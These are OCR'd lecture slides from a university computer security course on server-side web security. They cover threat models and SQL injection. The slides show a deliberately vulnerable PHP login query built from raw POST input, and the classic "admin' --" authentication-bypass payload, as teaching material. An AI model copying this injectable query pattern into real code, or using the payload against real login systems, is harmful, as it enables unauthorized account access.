CSE551: Advanced Computer Security

13. Server-side Security

Seongil Wi

Department of Computer Science and Engineering

Recap: Web Threat Models

- **Network attacker**: resides somewhere in the communication link between client and server
  - Passive: evasdropping
  - Active: modification of messages, replay…

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com

Today's Topic!

- **Network attacker**: resides somewhere in the communication link betw
  - Passive: evasdroppin
  - Active: modification o


Server-side web attack

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com


Security Model: Remote Attacker

- Interact with untrusted users and untrusted input!
- Network-level firewall means nothing to this attacker




Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)




Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)



Server-side Web Application


- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)



Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)
- Prepares and outputs results for users
  - Dynamically generated HTML pages
  - Content from many different sources

Interaction with the Backend Database



Interaction with the Backend Database

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

Int


```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php

Browser

HTTP(S) Request

HTTP(S) Response



Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```


DB Query

login.php

Browser

HTTP(S) Request

HTTP(S) Response



Server-side
web application

PHP API

Database

DB Query Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

id	pw	email	phone	…
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	…
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table `users`

DB Query Example

alice 1234

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

id	pw	email	phone	…
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	…
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table `users`

DB Query Example

alice 1234

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

```
mysql_query($query) ⇒ {id:alice, pw:1234,
                       email:alice@unist.ac.kr, …}
```

id	pw	email	phone	…
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	…
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table users

SQL Injection 

SQL Injection Attacks

- Very popular attack vector
- Maliciously manipulate DB via **attacker-chosen SQL queries**

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields	from this table	if each row satisfies this condition

(benign) id: alice, pw: 1234

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

SELECT *	FROM users	WHERE id='$id' AND pw='$pw'
retrieve all fields	from this table	if each row satisfies this condition

(benign) id: alice, pw: 1234

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: alice, pw: 1234

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

DB Query

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: `alice`, pw: `1234`

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: `admin' --`, pw: `1234`

```
